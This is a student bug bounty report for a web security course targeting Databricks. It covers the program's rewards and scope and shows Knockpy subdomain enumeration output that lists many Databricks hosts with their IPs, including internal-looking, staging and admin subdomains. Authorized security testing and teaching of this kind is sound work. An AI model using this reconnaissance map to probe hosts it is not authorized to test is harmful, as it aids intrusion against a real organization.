Sri Lanka Institute of Information Technology

WEB SECURITY

(IE2062)


BUG BOUNTY

REPORT 5

Thilakarathna S.T.D- IT22578914

B.Sc. (Hons) in Information Technology Specializing in cyber security

Overview of the website



Databricks

Databricks combines the best of data warehouses and data lakes to offer an open and unified platform for data and AI.

https://databricks.com/

Reports resolved	Assets in scope	Average bounty
272	17	$200

Bug Bounty Program
Launched in Feb 2022

Rewards

Last updated on April 8, 2024. View changes

Asset	Low Avg. bounty $112 28.03% submissions	Medium Avg. bounty $211 56.06% submissions	High Avg. bounty $727 11.62% submissions	Critical Avg. bounty $1,129 4.29% submissions
All other assets	$100	$200	$650	$1,000
https://dbc-9a3f8ed...	$100	$400	$3,000	$10,000
https://community.c...	$100	$400	$3,000	$10,000

Response Efficiency

1 day, 18 hours
Average time to first response

3 days
Average time to triage


1 week, 5 days
Average time from triage to bounty

2 weeks, 1 day


With a single analytics platform that speeds up the process of converting data into insights, Databricks.com is at the forefront of innovation in both data analytics and AI. Databricks helps businesses to easily manage and analyze large datasets at scale, gaining insightful knowledge and facilitating well-informed decision-making. It does this by utilizing cutting-edge technologies like Apache Spark and Delta Lake. Databricks offers a collaborative environment in which data scientists, engineers, and analysts may work together effectively, from data engineering to machine learning model development and deployment. Databricks helps businesses get the most out of their data while remaining flexible and dependable. It does this by providing features like integrated security, automated cluster management, and strong visualization capabilities. Databricks is a reliable partner for businesses in a range of sectors, and it plays a significant role in influencing how data-driven innovation develops in the future.

Scope

- ## InScope




academy.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	0 (0%)
demo.cloud.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	1 (0%)
docs.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	1 (0%)
help.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	0 (0%)
partners.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	0 (0%)
support.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	0 (0%)
advocates.databricks.com	Domain	In scope	Critical	Eligible	Oct 17, 2023	0 (0%)
labs.databricks.com	Domain	In scope	Critical	Eligible	Oct 17, 2023	0 (0%)
All other assets	Other	In scope	Critical	Ineligible	Sep 21, 2023	2 (1%)
kb.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	0 (0%)
marketplace.databricks.com	Domain	In scope	Critical	Eligible	Oct 17, 2023	0 (0%)
accounts.cloud.databricks.com	Domain	In scope	Critical	Eligible	Aug 24, 2023	4 (1%)



community.databricks.com	Domain	In scope	Critical	Eligible	Oct 17, 2023	0 (0%)
https://community.cloud.databricks.com/ Register for Demo Accounts Documentation : • For information on using Databricks, please visit https://docs.databricks.com/.	URL	In scope	Critical	Eligible	Oct 20, 2023	0 (0%)
customer-academy.databricks.com	Domain	In scope	Critical	Eligible	Oct 17, 2023	0 (0%)
https://dbc-9a3f8ed1-7608.cloud.databricks.com Documentation : For information on using Databricks, please visit https://docs.databricks.com/	URL	In scope	Critical	Eligible	Apr 8, 2024	1 (0%)
databricks.com	Domain	In scope	Critical	Eligible	Feb 1, 2022	76 (28%)

- **OutScope**



forums.databricks.com	Domain	Out of scope	None	Ineligible	Feb 1, 2022	0 (0%)
feedback.databricks.com	Domain	Out of scope	None	Ineligible	Feb 1, 2022	0 (0%)
go.databricks.com	Domain	Out of scope	None	Ineligible	Feb 1, 2022	0 (0%)
*.cloud.databricks.com	Wildcard	Out of scope	None	Ineligible	May 15, 2023	0 (0%)
*.azuredatabricks.net	Wildcard	Out of scope	None	Ineligible	May 15, 2023	0 (0%)
Other subdomains of *.azuredatabricks.net and other 'o' parameters	Other	Out of scope	None	Ineligible	Feb 1, 2022	0 (0%)
https://databricks-prod-cloudfront.cloud.databricks.com/public/*	Wildcard	Out of scope	None	Ineligible	May 10, 2023	0 (0%)

Information Gathering

Security researchers and ethical hackers must first gather data through bug bounty programs in order to identify vulnerabilities in a target system or application. This step's objective is to learn as much as you can about the target, including its technologies, architecture, known vulnerabilities, and potential weak points. Open-source intelligence gathering (OSINT), network scanning, fingerprinting, and asset enumeration are typically required to give a complete view of the target's attack surface.

Since it enables ethical hackers to identify potential points of entry and focus their search for system security flaws, efficient information gathering is the cornerstone of a successful bug hunting operation.

Subdomains for Hunting


The process of listing sub-domains for one or more domains is called sub-domain enumeration. This is a critical stage in the reconnaissance process. Finding vulnerabilities is made more likely by sub-domain enumeration, which can identify several domains and sub-domains that are part of a security assessment.

Seen through cryptic, abandoned sub-domains, programs may have dangerous bugs.


The same weaknesses are frequently found throughout numerous domains and applications within a single organization.

- **Knockpy**


Knockpy is the name of a Python utility for subdomain reconnaissance. Mainly, passive DNS approaches are meant to be used for subdomain listing. With the use of multiple DNS data sources, Knockpy helps find subdomains associated with a given domain.



```
┌──(root㉿kali)-[/home/tharusha]
└─# knockpy databricks.com

 _  __             _
| |/ /            | |   v6.1.0
| ' / _ __   ___   ___| | ___ __  _   _
|  < | '_ \ / _ \ / __| |/ / '_ \| | | |
| . \| | | | (_) | (__|   <| |_) | |_| |
|_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                          | |     __/ |
                          |_|    |___/

local: 10757 | remote: 605

Wordlist: 11362 | Target: databricks.com | Ip: 151.101.130.228

03:08:04

Ip address      Code Subdomain                                                  Server                                                     Real hostname
─────────────── ──── ────────────────────────────────────────────────────────── ────────────────────────────────────────────────────────── ─────────────────────────────────────────────
35.225.255.252  200  accounts.gcp.databricks.com                                databricks
34.72.196.197   200  5271847656079907.7.gcp.databricks.com                      databricks
44.236.110.122  200  accounts.cloud.databricks.com                              databricks
52.10.2.172     200  accounts.staging.cloud.databricks.com                      databricks
35.166.168.98   200  accounts.dev.databricks.com                                databricks
13.33.88.76     200  api-docs.databricks.com                                    AmazonS3
185.199.109.153 200  aip.dev.databricks.com                                     GitHub.com
3.237.73.235    200  altana-main.cloud.databricks.com                           databricks
52.204.181.79   200  advocates.databricks.com
44.234.192.44   200  aptitude.cloud.databricks.com                              databricks
104.19.167.24        auth.dev.bse.corp.databricks.com
104.19.168.24        auth.bse.corp.databricks.com
96.127.82.131   403  aws-config.dev-sec.databricks.com
44.234.192.42   200  aws-sagemaker-datawrangler.cloud.databricks.com            databricks                                                 k8s-popproxy-popproxy-75b69370a6-8f0fb352a048d8b7.elb.us-west-2.amazonaws.com
23.193.114.80   503  aws-us-dnb-analyticsstudio.cloud.databricks.com            AkamaiGHost                                                e28192.dscb.akamaiedge.net
18.159.44.42    200  bolt-incentives.cloud.databricks.com                       databricks
54.194.41.141   200  briefing.databricks.com                                    Caddy, nginx
13.35.18.28     200  academy.databricks.com                                     cloudflare
74.125.200.121  404  calendar.databricks.com                                    ghs
185.199.111.153 200  brickbench.dev.databricks.com                              GitHub.com
34.111.107.12   200  brand.databricks.com                                       Google Frontend
34.223.145.182  404  chatapi.databricks.com                                     Werkzeug/2.2.3 Python/3.10.12
104.18.3.179    403  cms.databricks.com                                         cloudflare
20.127.4.23          brickyard.databricks.com
44.237.148.203  200  community.cloud.databricks.com                             databricks
216.137.52.7    200  community.databricks.com                                   Apache
52.84.45.89     401  community-stage.databricks.com                             Apache
44.234.192.42   200  consolidation-canary.cloud.databricks.com                  databricks                                                 k8s-popproxy-popproxy-75b69370a6-8f0fb352a048d8b7.elb.us-west-2.amazonaws.com
```




```
65.2.47.247     200  credentials.databricks.com                                 Netlify
52.138.99.100        cset-elasticsearch.databricks.com
104.81.138.27   503  cuscal-preprod-au.cloud.databricks.com                     AkamaiGHost
20.188.95.25         cset-internalmiddle-layer.databricks.com
20.188.95.25         cset-internalmiddle-layer-admin.databricks.com
40.71.98.207         cset-jenkins.databricks.com
20.188.95.25         cset-internalportal.databricks.com
52.149.197.228       cset-portal-azure.databricks.com
52.149.197.228       cset-middle-layer-azure-admin.databricks.com
20.188.95.25         cset-internalportal-admin.databricks.com
52.149.197.228       cset-portal-azure-admin.databricks.com
100.24.157.224  200  customer-academy.databricks.com
54.201.195.240  200  dataaisummit.databricks.com                                envoy
18.155.68.42    403  databricks-dev-cloudfront.dev.databricks.com               AmazonS3                                                   d2h8uthjsiwkqp.cloudfront.net
13.33.88.79     403  databricks-staging-cloudfront.staging.cloud.databricks.com AmazonS3                                                   dhl3g1jgg1o2v.cloudfront.net
13.214.1.111    200  dbc-7060b4b8-bd0c.cloud.databricks.com                     databricks
13.214.1.110    200  dbc-7d305f7c-9def.cloud.databricks.com                     databricks
108.157.254.121 200  databricks-prod-cloudfront.cloud.databricks.com            AmazonS3                                                   d165qzc1augwjx.cloudfront.net
44.234.192.44   200  dbc-5da3038c-2468.cloud.databricks.com                     databricks
44.234.192.44   200  dbc-40d21191-cf1b.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-34ec8d98-3f7f.cloud.databricks.com                     databricks
44.234.192.42   200  dbc-38a04284-e3c3.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-0fa9dfe6-6ffa.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-22cfb0a3-bfc9.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-5539c57a-f981.cloud.databricks.com                     databricks
3.128.237.218   200  dbc-6fcf864b-1f52.cloud.databricks.com                     databricks
44.234.192.44   200  dbc-03c0fa1d-4b57.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-88a3d066-4cdb.cloud.databricks.com                     databricks
44.234.192.44   200  dbc-18183cd6-d996.cloud.databricks.com                     databricks
44.234.192.44   200  dbc-9526911b-1877.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-c446b955-5a46.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-c7620394-6a6f.cloud.databricks.com                     databricks
44.234.192.43   200  dbc-d5c22332-2157.cloud.databricks.com                     databricks
44.234.192.42   200  dbc-4d175a09-7ba1.cloud.databricks.com                     databricks
3.237.73.236    200  dbc-dp-3536454472249432.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
54.203.191.81   200  dbc-77343c8c-ce3b.staging.cloud.databricks.com             databricks                                                 k8s-popproxy-popproxy-884c051bb4-9a06b2eda962e894.elb.us-west-2.amazonaws.com
3.237.73.234    200  dbc-dp-1247404636768271.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
44.234.192.43   200  dbc-af2bbc71-2647.cloud.databricks.com                     databricks
3.237.73.234    200  dbc-dp-390879066158447.cloud.databricks.com                databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-4489474659471343.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-3821837723237674.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-3875080619820173.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-578897109602034.cloud.databricks.com                databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dbc-dp-3789786389817988.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-5188434694248802.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-5528307129069228.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
44.234.192.42   200  dbc-dp-2927340454372305.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-75b69370a6-8f0fb352a048d8b7.elb.us-west-2.amazonaws.com
3.237.73.234    200  dbc-dp-6862045331548407.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dbc-dp-6081546797729593.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
35.165.73.217   200  dbc-dp-5582112392084119.staging.cloud.databricks.com       databricks                                                 k8s-popproxy-popproxy-884c051bb4-9a06b2eda962e894.elb.us-west-2.amazonaws.com
3.237.73.235    200  dbc-dp-4382193241115809.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-584062281660491.cloud.databricks.com                databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
```



```
3.237.73.235    200  dbc-dp-4382193241115809.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-584062281660491.cloud.databricks.com                databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
52.247.24.173   403  dbrmg-admin.databricks.com                                 Microsoft-Azure-Application-Gateway/v2
52.247.24.173   200  dbrmg.databricks.com
3.237.73.234    200  dbc-dp-7480335611847788.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
20.7.203.185    403  dbrmg-admin.dev.databricks.com                             Microsoft-Azure-Application-Gateway/v2
52.225.219.81   403  dbrmg-internal.databricks.com                              Microsoft-Azure-Application-Gateway/v2
3.237.73.234    200  dbc-dp-7437883702238147.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.234    200  dbc-dp-6283375903180805.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
52.225.219.81   403  dbrmg-internal-admin.databricks.com                        Microsoft-Azure-Application-Gateway/v2
3.237.73.235    200  dbc-dp-7639642196153776.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
54.203.191.81   200  dbc-dp-5306403118382379.staging.cloud.databricks.com       databricks                                                 k8s-popproxy-popproxy-884c051bb4-9a06b2eda962e894.elb.us-west-2.amazonaws.com
3.128.237.218   200  dbc-e6d37219-ba5a.cloud.databricks.com                     databricks
18.159.44.44    200  dbx-essent-inl-pre-prod.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c6378b8048-95d77c19d3cb5782.elb.eu-central-1.amazonaws.co
3.237.73.235    200  dbc-dp-8070271346120237.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
